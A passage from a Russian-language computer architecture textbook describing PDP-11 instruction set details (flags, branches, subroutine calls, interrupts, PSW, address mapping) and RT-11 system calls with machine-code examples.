<code>clv</code>	<code>000242<sub>8</sub></code>	<code>- - 0 -</code>	<code>сбросить флаг переполнения</code>
	<code>000243<sub>8</sub></code>	<code>- - 0 0</code>	<code>сбросить флаги переполнения и переноса</code>
<code>clz</code>	<code>000244<sub>8</sub></code>	<code>- 0 - -</code>	<code>сбросить флаг нулевого результата</code>
<code>cln</code>	<code>000250<sub>8</sub></code>	<code>0 - - -</code>	<code>сбросить флаг знака</code>
<code>cnz</code>	<code>000254<sub>8</sub></code>	<code>0 0 - -</code>	<code>сбросить флаги знака и нуля</code>
<code>ccc</code>	<code>000257<sub>8</sub></code>	<code>0 0 0 0</code>	<code>сбросить все арифметические флаги</code>
<code>sec</code>	<code>000261<sub>8</sub></code>	<code>- - - 1</code>	<code>установить флаг переноса</code>
<code>sev</code>	<code>000262<sub>8</sub></code>	<code>- - 1 -</code>	<code>установить флаг переполнения</code>
<code>sez</code>	<code>000264<sub>8</sub></code>	<code>- 1 - -</code>	<code>установить флаг нулевого результата</code>
<code>sen</code>	<code>000270<sub>8</sub></code>	<code>1 - - -</code>	<code>установить флаг знака</code>
<code>scc</code>	<code>000277<sub>8</sub></code>	<code>1 1 1 1</code>	<code>установить все арифметические флаги</code>

Практически все приведенные в табл. 24 инструкции используются для явного изменения одного или нескольких флагов. Такие инструкции полезны при работе с числами произвольной разрядности, они помогают установить флаги в начальное состояние перед выполнением последовательности инструкций.

Достаточно интересна инструкция `por` (*NO Operation*). При её выполнении процессор просто пропускает шаг и всё. Иногда эта инструкция используется для реализации задержек, но гораздо чаще для заполнения некоторого объема кода. Это позволяет разместить следующие инструкции с некоторого адреса, например, для Pentium IV короткие циклы целесообразно начинать с адреса,

кратного длине строки кэш-памяти. Также часто её используют для заполнения некоторого фрагмента кода, который может немного варьироваться по длине в частных случаях. Иногда эта инструкция используется в ситуациях, когда заранее нельзя точно определить адрес перехода, но его можно оценить приблизительно: в этом случае можно заполнить некоторый диапазон кодов инструкциями пор. Инструкция пор часто используется при генерации или модификации кода во время выполнения (например, JIT-компиляторами, отладчиками), а иногда и хакерами при атаках.

В PDP11 оптимизация зачастую выполнялась по критерию размера кода, т. к. ограничение в 64 КБ для программы очень жёсткое. Для уменьшения размера кода изменение значения регистра на 2 или 4 часто старались делать не инструкцией add или sub, занимающих два слова (инструкция + константа), а с помощью инструкций cmp или tst в сочетании с режимом адресации 2 или 4:

*Таблица 25: Компактные варианты операций увеличения или уменьшения значения регистра Rn на 2 или 4*

Действие	Если значение Rn чётное		Универсальный вариант	
Rn+=2	00572n <sub>8</sub>	tst (Rn)+	122n2n <sub>8</sub>	cmpb (Rn)+, (Rn)+
Rn+=4	022n2n <sub>8</sub>	cmp (Rn)+, (Rn)+		
Rn-=2	00574n <sub>8</sub>	tst -(Rn)	124n4n <sub>8</sub>	cmpb -(Rn), -(Rn)
Rn-=4	024n4n <sub>8</sub>	cmp -(Rn), -(Rn)		

Эти операции требуют одного или двух лишних обращений к памяти и поэтому критерию они менее эффективны, чем add #value, Rn или sub #value, Rn, но экономят по одному слову кода.

## Изменение порядка выполнения кода

В эту группу надо включить инструкции, так или иначе влияющие на порядок исполнения инструкций. С точки зрения процессора иногда выделяют т. н. *естественный порядок выполнения инструкций*: по возрастанию адресов в памяти, что обеспечивается механизмом выборки инструкций УУ. В отличие от естественного порядка выделяют специальные группы инструкций, предназначенные для изменения этого порядка: инструкции безусловных и условных переходов, инструкции, предназначенные для реализации процедур и обработчиков прерываний.

Интересно, что в PDP11 возможность использования РС в качестве РОН позволяет изменять порядок выполнения кода не только специальными инструкциями, но и обычными арифметическими. Например, код 005007<sub>8</sub> (clr PC) приведет к обнулению счётчика инструкций и, таким образом, к передаче управления на инструкцию по адресу 0, а код 012707<sub>8</sub>, 01230<sub>8</sub> (mov #1230, PC) приведет к передаче управления на инструкцию по адресу 01230<sub>8</sub>.

Кроме того, благодаря возможности применения самых разных режимов адресации к РС может быть изменен «естественный» порядок выполнения инструкций. Например, инструкция 005747<sub>8</sub> (tst -(PC)) образует бесконечный

цикл, а  $\text{014747}_8$  ( $\text{mov } -(PC), -(PC)$ ) приводит к копированию кода самой инструкции перед ней и передачи управления на эту копию, после чего инструкция будет опять скопирована в ещё меньшие адреса и ей снова будет передано управление и т. п.: программа будет выполняться вообще в «обратном» направлении, в сторону уменьшения адресов.

Следует, тем не менее, подчеркнуть, что *возможность использования арифметических инструкций и нетипичных режимов адресации для изменения порядка вычислений путём модификации РС не означает целесообразность этого*. Дело в том, что, с точки зрения процессора, операции передачи управления достаточно дорогие (подробнее см. разделы «Повышение производительности процессора» стр. 399 и «Суперскалярные процессоры» стр. 410). Поэтому инструкции, приводящие к изменению порядка выполнения программы, распознаются и обрабатываются УУ процессора особым образом для уменьшения общих временных затрат, тогда как для общих операций такая обработка не выполняется.

Полезно придерживаться следующего правила: *изменение порядка выполнения программы делать только специально предусмотренными инструкциями*.

Таблица 26: Инструкции безусловных переходов

Ассемблер	Код	N Z V C	Пояснения
<code>jmp dst</code>	$\text{0001DD}_8$	— — —	16-ти разрядный переход, $PC = EA(dst)$
<code>br dist</code>	$\text{0004CC}_8$	— — —	короткий переход $-128..+127$ инструкций

В подавляющем большинстве процессоров различают переходы *обычные* (или *ближние*<sup>1</sup>, *jmp r*, *jmp near*) и т. н. *короткие* (*branch*, *jump short*).

Обычный или близкий переход позволяет передать управление на любой адрес в пределах доступного адресного пространства, соответственно инструкция перехода требует двух слов: код инструкции + адрес перехода. В PDP11 существует одна особенность: команда перехода *jmp* куда отличается от операции присвоения значения *mov #куда, PC* тем, что счётчику инструкций присваивается не значение цели, а её *эффективный адрес* (см. стр. 59). Пусть, например, инструкция по адресу  $1000_8$  должна передать управление на инструкцию по адресу  $2000_8$ :

Адрес	Присвоением	Переходом по абсолютному адресу	Переходом по относительному адресу
$1000_8$	$012707_8$ <i>mov #2000, PC</i>	$000137_8$ <i>jmp @#2000</i>	$000167_8$ <i>jmp 2000</i>
$1002_8$	$002000_8$	$002000_8$	$000774_8$

Отличие заметно по используемым режимам адресации: для присвоения  $2000_8$  счётчику инструкций командой *mov* используется режим адресации  $27_8$ , а переходами —  $37_8$  или  $67_8$ , так, словно счётчику инструкций присваивается код инструкции по адресу  $2000_8$  (т. е. эффективный адрес инструкции будет равен  $2000_8$ ). Это позволяет задавать адреса перехода как с помощью абсолютных адре-

1 В машинах с т. н. *сегментной организацией памяти* выделяют передачи управления «далние» (межсегментные, *jmp far, long jmp*), «ближние» (внутрисегментные) и «короткие». В PDP11 сегменты не используются, поэтому передачи управления либо ближние, либо короткие. Сегментная организация памяти будет обсуждена гораздо позже.

сов (режим 37<sub>8</sub>), так и с помощью относительных (режим 67<sub>8</sub>) или даже по указателю (режим 77<sub>8</sub>, часто не только к РС, а к любому регистру, т. е. 7n<sub>8</sub>). Можно привести пример, показывающий переход по таблице. Пусть код, расположенныйный с адреса 2000<sub>8</sub>, должен передать управление на адрес 3000<sub>8</sub>, если R1==0, или на адрес 3500<sub>8</sub>, если R1==1, или на адрес 4000<sub>8</sub>, если R1==2 (проверки пропущены):

Адрес	Код	Ассемблер	Пояснения
2000 <sub>8</sub>	0001011 <sub>8</sub>	add R1, R1	удвоение R1 (каждый адрес 2 байта)
2002 <sub>8</sub>	0001111 <sub>8</sub>	jmp @2006(R1)	переход на адрес по таблице
2004 <sub>8</sub>	002006 <sub>8</sub>		адрес таблицы
2006 <sub>8</sub>	003000 <sub>8</sub>	.word 3000	первый адрес
2010 <sub>8</sub>	003500 <sub>8</sub>	.word 3500	второй адрес
2012 <sub>8</sub>	004000 <sub>8</sub>	.word 4000	третий адрес

На практике большая часть передач управления осуществляется на сравнительно небольшое расстояние, поэтому в систему команд процессора вводят *короткие* переходы. Инструкции коротких переходов в PDP11 занимают одно слово: в старшем байте помещается код инструкции, а в младшем — *расстояние перехода* (*distance*) со знаком. Так как адреса инструкций всегда чётные, то расстояние задается не в байтах, а в словах и предельные расстояния переходов составляют -128 слов (-256 байт) и +127 (+254 байта).

Надо учитывать, что при записи слова в восьмеричной форме граница между младшим и старшим байтами кода оказывается «внутри» третьей восьмеричной цифры (см. табл. 27). Рассмотрим, к примеру, зацикленную на себя инструкцию короткого перехода (в ассемблере это может быть записано как «br . »).

Таблица 27: Запись слова и его байтов со всеми единичными разрядами в восьмеричной форме.

Биты слова	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Слово, цифры <sub>8</sub>	1		7		7			7			7			7		7
Биты байта	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0
Младший байт, цифры <sub>8</sub>	0		0		0			3			7			7		0
Старший байт, цифры <sub>8</sub>	1		7		7			4			0			0		0

Расстояние перехода отсчитывается от текущего значения РС, т. е. от адреса следующей инструкции, соответственно для перехода «на себя» надо вернуться на одно слово назад, т. е. расстояние должно быть равно -1. В виде байта это будет записано как 000377<sub>8</sub> и код инструкции окажется 000400<sub>8</sub>+000377<sub>8</sub>=000777<sub>8</sub>.

Очевидно, что КОП в старшем байте определяет 6..4 восьмеричные разряды кода инструкции и в третьем разряде может задавать 0 (тогда итоговый код инструкции может иметь в этом разряде 0, 1, 2 или 3) или 4 (в итоговом коде будет 4, 5, 6 или 7). В таблицах 26, 28 и 32 две буквы СС обозначают операнд, заданный младшим байтом кода инструкции (на самом деле этот операнд определяет ещё и два младших бита третьего восьмеричного разряда, все три разряда выделены цветом фона, чтобы подчеркнуть этот факт).

Ветвления в программах реализуются с помощью т. н. условных переходов (см. раздел «Представление алгоритма потоком инструкций», стр. 28). Большая часть инструкций условных переходов соответствует проверке условий, описанных в табл. 14 на стр. 31, дополнительно расширенных четыремя инструкциями: `bpl` ( $N == \emptyset$ , branch if plus), `bmi` ( $N != \emptyset$ , branch if minus), `bvc` ( $V == \emptyset$ , branch if overflow flag is clear) и `bvs` ( $V == 1$ , branch if overflow flag is set), см. табл. 28, а также специальной инструкцией для организации циклов `sob` (subtract one and branch).

Таблица 28: Инструкции условных переходов (форма 3, см. рис. 10 на стр. 57)

Ассемблер	Код	$N$	$Z$	$V$	$C$	Пояснения
<code>bne dist</code>	<code>0010CC<sub>8</sub></code>	—	—	—	—	<i>if (Z==0) goto ... (A != B)</i>
<code>beq dist</code>	<code>0014CC<sub>8</sub></code>	—	—	—	—	<i>if (Z==1) goto ... (A == B)</i>
<code>bge dist</code>	<code>0020CC<sub>8</sub></code>	—	—	—	—	<i>if ((N^V)==0) goto ... (знаковое A&gt;=B)</i>
<code>blt dist</code>	<code>0024CC<sub>8</sub></code>	—	—	—	—	<i>if ((N^V)==1) goto ... (знаковое A&lt;B)</i>
<code>bgt dist</code>	<code>0030CC<sub>8</sub></code>	—	—	—	—	<i>if ((Z (N^V))==0) goto ... (знаковое A&gt;B)</i>
<code>ble dist</code>	<code>0034CC<sub>8</sub></code>	—	—	—	—	<i>if ((Z (N^V))==1) goto ... (знаковое A&lt;=B)</i>
<code>bpl dist</code>	<code>1000CC<sub>8</sub></code>	—	—	—	—	<i>if (N==0) goto ... (плюс)</i>
<code>bmi dist</code>	<code>1004CC<sub>8</sub></code>	—	—	—	—	<i>if (N!=1) goto ... (минус)</i>
<code>bhi dist</code>	<code>1010CC<sub>8</sub></code>	—	—	—	—	<i>if ((C Z)==0) goto ... (беззнаковое A&gt;B)</i>
<code>blo dist</code>	<code>1014CC<sub>8</sub></code>	—	—	—	—	<i>if ((C Z)==1) goto ... (беззнаковое A&lt;B)</i>
<code>bvc dist</code>	<code>1020CC<sub>8</sub></code>	—	—	—	—	<i>if (V==0) goto ...</i>
<code>bvs dist</code>	<code>1024CC<sub>8</sub></code>	—	—	—	—	<i>if (V==1) goto ...</i>
<code>bcc dist</code>	<code>1030CC<sub>8</sub></code>	—	—	—	—	<i>if (C==0) goto ... (bhis, беззнаковое A&gt;=B)</i>
<code>bcs dist</code>	<code>1034CC<sub>8</sub></code>	—	—	—	—	<i>if (C==1) goto ... (blo, беззнаковое A&lt;B)</i>
<code>sob reg, dist</code>	<code>077RNN<sub>8</sub></code>	—	—	—	—	<i>do { ... } while (--R) (переход назад)</i>

Инструкция `sob` вычитает из регистра единицу и выполняет переход на  $NN_8$  слов назад, т. е.  $PC = 2*NN_8$ , если в результате вычитания не установлен  $Z$  флаг. Расстояние перехода задаётся двумя восьмеричными разрядами  $NN_8$ , что позволяет реализовывать циклы с постусловием длиной не более 60 слов, не считая кода самой инструкции `sob`.

Для разработки подпрограмм (функций и процедур) в большинстве вычислительных систем предусматриваются две специальных инструкции: *вызов подпрограммы (call)* и *возврат управления (return)*. При выполнении инструкции `call`, как и всякой обычной инструкции, осуществляется увеличение значения  $PC$  так, что к моменту выполнения перехода к подпрограмме там содержится адрес следующей за `call` инструкции, т. н. *адрес возврата*. Это значение  $PC$  заносится в стек (указатель вершины стека `SP` является неявным операндом инструкции) и только после этого осуществляется передача управления на код подпрограммы, подобно инструкции `jmp`. Возврат из подпрограммы делается передачей управления на адрес, извлеченный из стека.

В PDP11, как и в некоторых других процессорах, используется (см. табл. 29) более мощный вариант инструкций (т. н. `jsr` — *jump to subroutine* и `rts` — *return from subroutine*), для которых поведение обычных инструкций `call` и `return` вос-

производится в одном из частных случаев. Инструкция `jsr` отличается от `call` тем, что адрес возврата сохраняется не в стеке, а в указанном регистре, причём предварительно в стеке сохраняется прежнее значение этого регистра. Соответственно, `rts` передаёт управление по адресу, указанному в регистре и восстанавливает предыдущее значение этого регистра из стека.

Таблица 29: Инструкции для вызова подпрограмм и возврата управления

Ассемблер	Код	N Z V C	Пояснения
<code>jsr reg, dst</code>	<code>0004RDD<sub>8</sub></code>	— — —	$*(--SP) = reg, reg = PC, PC = EA(dst)$
<code>rts reg</code>	<code>00020R<sub>8</sub></code>	— — —	$PC = reg, reg = *SP++$
<code>call dst</code>	<code>0047DD<sub>8</sub></code>	— — —	$*(--SP) = PC, PC = EA(dst)$
<code>return</code>	<code>000207<sub>8</sub></code>	— — —	$PC = *SP++$
<code>mark n</code>	<code>0064NN<sub>8</sub></code>	— — —	$SP = PC+2*(nn), PC = R5, R5 = *SP++$

В пояснениях в таблице приводится формальный порядок операций, выполняемых инструкцией, так, например, инструкция `jsr` сначала заносит в стек указанный первым операндом регистр, затем сохраняет в этом регистре текущее значение `PC` (уже после выборки кода и инструкции и операндов — т. е. адрес возврата) и затем присваивает `PC` эффективный адрес второго операнда (аналогично инструкции `jmp`). Ранее описанное поведение инструкции `call` обеспечивается, если в качестве первого операнда указать `PC`, т. е. `call dst` эквивалентен `jsr PC, dst` (что отражено в кодах инструкций), см. табл. 30.

Таблица 30: Выполнение инструкций `jsr Rn, proc` и `jsr PC, proc` (`call proc`) по основным шагам (предполагается, что `Rn` не совпадает с `PC`)

<code>jsr Rn, proc</code>	<code>jsr PC, proc</code>
<b>1. Выборка инструкции, операндов и увеличение <code>PC</code></b>	
$*--(SP) = Rn$	$*--(SP) = PC$
<b>2. Сохранение <code>Rn</code> в стеке</b>	<b>2. Сохранение <code>PC</code> адреса возврата</b>
$Rn = PC$	$PC = PC$
<b>3. Адрес возврата в <code>Rn</code></b>	<b>3. (ничего не меняется)</b>
$PC = EA(proc)$	$PC = EA(proc)$
<b>4. Переход к подпрограмме</b>	<b>4. Переход к подпрограмме</b>

Аналогично, `return` эквивалентен `rts PC`, в чём легко убедиться по логике выполнения инструкции `rts`: на первом шаге произойдет «пустое» присвоение `PC = PC`, а на втором шаге — восстановление «предыдущего» значения `PC` из стека, т. е. загрузка адреса возврата. Интересно, что в инструкции `rts Rn` (если `Rn` не совпадает с `PC`) передача управления на адрес возврата происходит в первом шаге (присвоение `PC=Rn`), а в инструкции `rtc PC` — на втором шаге (извлечение из стека предыдущего значения регистра).

Любопытный момент: в случае PDP11 поведение инструкции `rts PC` (она же `return`) легко имитировать с помощью других инструкций. Например, инструкции присваивания: `0126078` (`mov (SP)+,PC`) или безусловного перехода: `0001368` (`jmp @(SP)+`, сравните, кстати, режимы адресации в случае `mov` и `jmp`). Поведение инструкции `jsr` (или `call`) также можно имитировать только несколькими другими инструкциями, например, `mov+jmp` или `mov+mov`.

Инструкция  $\text{0064NN}_8$  (*mark n*) была разработана для обеспечения специфичного соглашения о передаче аргументов в подпрограмму и будет рассматриваться в разделе «Подпрограммы, передача аргументов, фреймы вызова подпрограмм», пример 10, стр. 106. Здесь же надо добавить, что ни в рамках PDP11, ни в других вычислительных системах это соглашение широкого применения не нашло.

Ещё одна важная группа инструкций: инструкции для работы с прерываниями (см. также раздел «Прерывания», стр. 47). В PDP11 вход в обработчик прерывания сделан чуть-чуть сложнее, чем обсуждалось на стр. 48: в таблице векторов прерываний размещаются не только адреса обработчиков, но и начальные значения слова состояния процессора PSW. Соответственно, обработка прерывания начинается с сохранения в стеке текущего слова состояния процессора и адреса возврата, затем из таблицы векторов загружается новое значение слова состояния и выполняется переход к обработчику прерываний.

В PDP11 ширина шины адресов шины UNIBUS [75] составляла 18 линий ( $\#a_{17} \dots \#a_0$ , т. е. 6 полных восьмеричных разрядов, максимальный адрес  $777777_8$ , а не  $177777_8$ , как в случае 16-ти разрядных адресов). Для преобразования 16-ти разрядных логических и эффективных адресов (с которыми работает программа) в 18-ти разрядные физические УУ процессора использовала *страничную схему*, в которой все 64 КБ адресного пространства задачи делятся на 8 страниц по 8 КБ каждая. Специальная часть УУ (*memory management unit*) осуществляет отображение каждой из этих 8 страниц в 18-ти разрядное адресное пространство физических адресов, основываясь на специальной таблице адресных преобразований (см. [77], глава 6). Процессор различает два режима работы: *пользовательский (user mode)* и *системный (kernel mode, режим ядра)*, причём для разных режимов поддерживает разные таблицы адресных преобразований.

Таким образом, *одинаковые логические адреса* в разных режимах (или в разных программах) *могут ссылаться на разные области физического адресного пространства*, и системные данные *могут быть<sup>1</sup> скрыты от приложений пользователя*. Говорят, что используемое преобразование определяет т. н. *адресное пространство*, при этом выделяют *адресные пространства задач* (процессов, приложений и т. п. — при переключении задач корректируют таблицы адресных преобразований, что позволяет использовать изолированные друг от друга адресные пространства для разных задач) и *адресное пространство режима ядра* операционной системы. Разные адресные пространства могут быть полностью изолированными друг от друга, а могут частично или полностью перекрываться, это определяется таблицами адресных преобразований.

Вшине UNIBUS предусмотрено пять разноприоритетных линий запроса шины, т. н. *Non-processor Request* ( $\#npr$ , приоритет 8) и *Bus Request* ( $\#br_7 \dots \#br_4$ , приоритеты 7...4, это аналоги линий  $\#brq$ , стр. 44), определяющих текущий *приоритет запроса*; а также линия запроса прерывания  $\#intr$  (аналог  $\#irq_i$ ), при установлении сигнала на которой устройство также передаёт процессору номер

---

<sup>1</sup> Процессор лишь предоставляет эту возможность, а будет ли она использована — вопрос к разработчикам операционной системы. В RT-11, скажем, большая часть этих возможностей не используется.

вектора прерывания на линиях шины данных  $\#d_3\dots\#d_2$ . Это реализация параллельной схемы, где порядок обслуживания прерываний определяется процессором на основе приоритетов (запроса и текущего), а вектор задаётся устройством.

Текущий режим	Пред. режим	Не используются	Приоритет	<i>T</i>	<i>N</i>	<i>Z</i>	<i>V</i>	<i>C</i>
15 14	13 12	11 10	9 8	7 6	5 4	3 2	1 0	

Рисунок 11: Слово состояния (PSW) процессора PDP11/40

Сведения о: а) текущем режиме работы и б) текущем приоритете процессора (уровни приоритета 0..7) содержится в слове состояния процессора (PSW) наряду с ранее рассмотренными флагами. В таблице векторов прерываний помимо адресов обработчиков указаны ещё и PSW, загружаемые процессором при входе в обработчик, что позволяет автоматически назначить режим и приоритет обработчика прерывания. На рис. 11 приводится описание PSW в PDP11.

Среди флагов процессора надо выделить один новый — т. н. *флаг трассировки*, *T*, *TF, trace flag*. Если этот флаг установлен, то перед выполнением каждой инструкции процессор генерирует специальное синхронное прерывание. Этот флаг используется отладчиками для пошагового выполнения программ.

Поля «текущий режим» и «предыдущий режим» содержат одно из следующих значений: 0 — режим «ядра» (*kernel mode*), 1 — режим супервизора (*supervisor mode*), 2 — недопустимое значение и 3 — режим пользователя (*user mode*). Поле «предыдущий режим» заполняется при входе в обработчик прерывания и указывает режим, бывший до переключения. При выходе из обработчика прерывания, соответственно, восстанавливается старое значение PSW и предыдущий режим работы. Поле «приоритет» используется для упорядочивания обработки асинхронных запросов прерываний: прерывание обрабатывается когда текущий приоритет ниже приоритета запроса. Важно: *приоритет* характеризует возможность и порядок обработки поступивших запросов прерываний, а *режим* — используемое адресное пространство и возможность выполнения защищенных инструкций процессора (некоторые разрешены только в режиме ядра).

Физическое 18-ти разрядное адресное пространство PDP11 разделено на несколько областей:

- старшие  $760000_8 - 777777_8$  (одна страница 8 КБ) отводятся для адресов регистров устройств и отображаемых регистров ЦПУ (как общего назначения, так и специальных);
- под-диапазон  $773000_8 - 773777_8$ : ПЗУ с кодами начальных загрузчиков.

Все остальные адреса отображаются на оперативную память:

- младшие  $000000_8 - 000377_8$  адреса оперативной памяти отводятся для таблицы векторов прерываний, адрес  $400_8$  считается нижней границей стека режима пользователя<sup>1</sup>;
- адреса  $000400_8 - 760000_8$  отводятся для размещения кода и данных операционной системы и программ.

1 Стеки режима пользователя и режима ядра должны не совпадать из соображений безопасности. Адрес нижней границы стека режима ядра задаётся словом по адресу  $777774_8$ .

Тривиальное преобразование 16-ти разрядного эффективного адреса в 18-ти разрядный физический в PDP11 осуществляется путем отображения первых 7 страниц адресного пространства процесса на первые 7 страниц физических адресов (т. е. эффективные адреса  $000000_8$ – $157777_8$  отображаются на физические один в один), а последняя 8-ая логическая страница отображается на последнюю физическую (т. е.  $160000_8$ – $177777_8$  отображается на  $760000_8$ – $777777_8$ ).

Таблица 31: Некоторые зарезервированные адреса PDP11

Диапазон адресов		Примечания
Физический <sub>8</sub>	Логический <sub>8</sub>	
$000000_8$ – $000003_8$	$000000_8$ – $000003_8$	Не используется аппаратно
$000004_8$ – $000007_8$	$000004_8$ – $000007_8$	Вектор исключения «Ошибка адреса или нет ответа на шине»
$000010_8$ – $000013_8$	$000010_8$ – $000013_8$	Вектор исключения «Недопустимый код инструкции»
$000014_8$ – $000017_8$	$000014_8$ – $000017_8$	Вектор программного прерывания BPT/TRACE
$000020_8$ – $000023_8$	$000020_8$ – $000023_8$	Вектор программного прерывания IOT
$000024_8$ – $000027_8$	$000024_8$ – $000027_8$	Вектор прерывания «Сбой питания»
$000030_8$ – $000033_8$	$000030_8$ – $000033_8$	Вектор программного прерывания EMT
$000034_8$ – $000037_8$	$000034_8$ – $000037_8$	Вектор программного прерывания TRAP
$000040_8$ – $000057_8$	$000040_8$ – $000057_8$	Не используются аппаратно
$000060_8$ – $000063_8$	$000060_8$ – $000063_8$	Вектор прерывания устройства «TTY IN» (клавиатура системного терминала)
$000064_8$ – $000067_8$	$000064_8$ – $000067_8$	Вектор прерывания устройства «TTY OUT» (экран системного терминала)
$000070_8$ – $000073_8$	$000070_8$ – $000073_8$	Вектор прерывания устройства «Tape Reader» (устройство чтения перфоленты)
$000074_8$ – $000077_8$	$000074_8$ – $000077_8$	Вектор прерывания устройства «Tape Puncher» (устройство записи на перфоленту)
...		
$000400_8$	$000400_8$	Нижняя граница стека в режиме пользователя
...		
$777700_8$ – $777717_8$	–	Отображаемые регистры общего назначения ЦПУ
$777772_8$ – $777773_8$	$177772_8$ – $177773_8$	Регистр ожидающих запросов прерываний
$777774_8$ – $777775_8$	$177774_8$ – $177775_8$	Нижняя граница стека в режиме ядра
$777776_8$ – $777777_8$	$177776_8$ – $177777_8$	Слово состояния ЦПУ (PSW)

Диапазон адресов  $777700_8$ – $777717_8$  доступен лишь при работе с консолью, программно обращаться к адресам этого диапазона нельзя. Прерывания с векторами  $14_8$ ,  $20_8$ ,  $30_8$  и  $34_8$  (см. табл. 31) являются программными прерываниями, генерируемыми специально предусмотренными инструкциями bpt, iot, emt и trap (см. табл. 32). Прерывание с вектором  $14_8$ , кроме того, генерируется при установленном флаге трассировки T перед выполнением каждой инструкции.

Таблица 32: Инструкции для работы с прерываниями

Ассемблер	Код	N Z V C	Пояснения
rti	000002 <sub>8</sub>	- - - -	PC = *SP++, PSW = *SP++
bpt	000003 <sub>8</sub>	- - - -	*(--SP) = PSW, *(--SP) = PC, PC=14, PSW=16
iot	000004 <sub>8</sub>	- - - -	*(--SP) = PSW, *(--SP) = PC, PC=20, PSW=22
rtt	000006 <sub>8</sub>	- - - -	PC = *SP++, PSW = *SP++ (пропуск TF)
emt ccc	1040CC <sub>8</sub>	- - - -	*(--SP) = PSW, *(--SP) = PC, PC=30, PSW=32
trap ccc	1044CC <sub>8</sub>	- - - -	*(--SP) = PSW, *(--SP) = PC, PC=34, PSW=36

При поступлении запроса прерывания от устройства, возникновении исключения или обнаружении специальной инструкции вызова прерывания (bpt, iot, emt, trap) процессор заносит в стек текущее значение слова состояния процессора PSW и счётчика инструкций PC, после чего загружает в PC и PSW новые значения: первое слово вектора загружается в PC, второе — в PSW, дополнительно в PSW модифицируется поле «предыдущий режим». Инструкция iot, а также одна из инструкций emt или trap в PDP11 используются для взаимодействия с операционной системой (в RT-11 и RSX-11 — emt, в UNIX — trap). Инструкция bpt предназначена для отладки программ — с её помощью реализуются т. н. *точки останова (breakpoints)*. Прерывание с вектором 14<sub>8</sub> называется *прерыванием отладчика* и используется инструкцией bpt и при *пошаговом выполнении* (трассировке; включается установкой флага T в слове состояния процессора) программ.

Инструкция rti предназначена для выхода из прерывания: из стека извлекаются и загружаются в регистры ЦПУ прежнее слово состояния PSW и прежнее значение счётчика инструкций PC.

Особый случай — прерывание отладчика для пошагового режима. Для обеспечения пошагового выполнения программы необходимо, во-первых, снимать флаг трассировки при входе в обработчик (т. е. бит с номером 4 в слове по адресу 000016<sub>8</sub> должен быть нулевым, см. рис. 11. на стр. 73 и табл. 31), чтобы не было рекурсии трассировщика и, во-вторых, при выходе из обработчика этого прерывания надо проигнорировать флаг трассировки на время выполнения одной следующей инструкции (прерывание трассировки возбуждается до выполнения инструкции, то есть следующая после выхода из обработчика прерывания инструкция — та самая, для которой прерывание уже обработано). Для решения второй проблемы предусмотрена инструкция rtt, отличающаяся от rti только тем, что для следующей инструкции флаг трассировки игнорируется.

## Простейшие процедуры в машинных кодах

Рассматриваемые ниже примеры программ приводятся в виде машинных кодов и поясняющего текста на ассемблере, иногда с дополнительными текстовыми примечаниями. Все эти примеры являются законченными программами, которые можно выполнять под управлением операционной системы RT-11: используемые адреса принадлежат допустимым диапазонам, программа корректно завершается *системным вызовом exit()*.

*Системные вызовы* — это специальные процедуры, предназначенные для взаимодействия задачи с сервисами операционной системы. Набор системных вызовов составляет т. н. *API системы (Application Programming Interface)*. С точки зрения задачи системные вызовы являются некоторыми процедурами со специфичным соглашением о вызовах: как правило, вместо инструкций вызова подпрограмм (*call*, *jsr*) используются инструкции вызова прерываний. В RT-11 для этих целей используется инструкция синхронного программного прерывания (*emt*), младший байт которой содержит *номер системного вызова* (каждому системному вызову назначен свой уникальный номер). Ниже приводится список системных вызовов, который будет использован в примерах в последующих материалах. При необходимости получения более подробных сведений см. [80], главу 8 «*Programmed Requests*» или, в большем объёме, [81].

- *.exit*, номер вызова:  $350_8$ , завершение задачи.

Аргумент:  $R0$ ; если  $R0$  равен 0, то все открытые файлы будут закрыты, а временные — удалены. Это соответствует обычному завершению программы. Случай, когда  $R0$  не равен нулю, является специальным и позволяет передать открытые файлы, в том числе временные, командному монитору (так в RT-11 называется обслуживающая программа, в которой пользователь вводит команды — сейчас чаще используется термин «интерпретатор командной строки»). Примечание: возврата управления из этого системного вызова в программу не происходит.

Код      Ассемблер

**005000**    *clr R0 ; можно 160000 (sub R0,R0) или 040000 (bic R0,R0)*  
**104350**    *emt 350*

- *.print*, номер вызова:  $351_8$ , вывод строки.

Аргумент:  $R0$  должен содержать адрес выводимой строки. Стока завершается символом с кодом 0 (т. н. *ASCII* строка, см. «Представление символов и строк» стр. 20). После вывода автоматически выполняется переход в начало следующей строки.

Код      Ассемблер

**012700**    *mov #2000, R0 ; вывести строку, начинающуюся с адреса 2000<sub>8</sub>*  
**002000**  
**104351**    *emt 351*

- *.ttyin*, номер вызова  $340_8$ , считывание символа с клавиатуры (сокращённое название устройства «*tt*» соответствует терминалу или телетайпу).

Аргумент: нет. Результат: Если флаг переноса *C* установлен, то это обозначает переполнение внутреннего буфера; в этом случае системный вызов надо повторить. Если флаг *C* сброшен, то в младшем байте  $R0$  находится считанный с клавиатуры символ.

Код      Ассемблер

**104340**    *emt 340 ; прочитать символ*  
**103776**    *bcs .-2 ; вернуться на предыдущую команду, если C установлен*

- `.tout`, номер вызова  $341_8$ , вывод одного символа на экран.

Аргумент: младший байт  $R0$  должен содержать код выводимого символа.  
Примечание: Если флаг переноса  $C$  установлен, то операцию надо повторить.

Код      Ассемблер

```
112700  movb #60, R0
000060          ; код символа '0'
104341  emt 341 ; напечатать символ '0' на дисплее
103776  bcs .-2 ; Вернуться на предыдущую команду, если C установлен
```

RT-11 является очень простой операционной системой, в которой практически не задействованы механизмы аппаратной защиты. И компоненты операционной системы и задача работают в режиме ядра, единое 16-ти разрядное адресное пространство используется совместно. Для этого адресного пространства используется тривиальное отображение на физические адреса (первые 7 страниц по 8 КБ отображаются на первые физические страницы, 8-ая страница отображается на последнюю физическую).

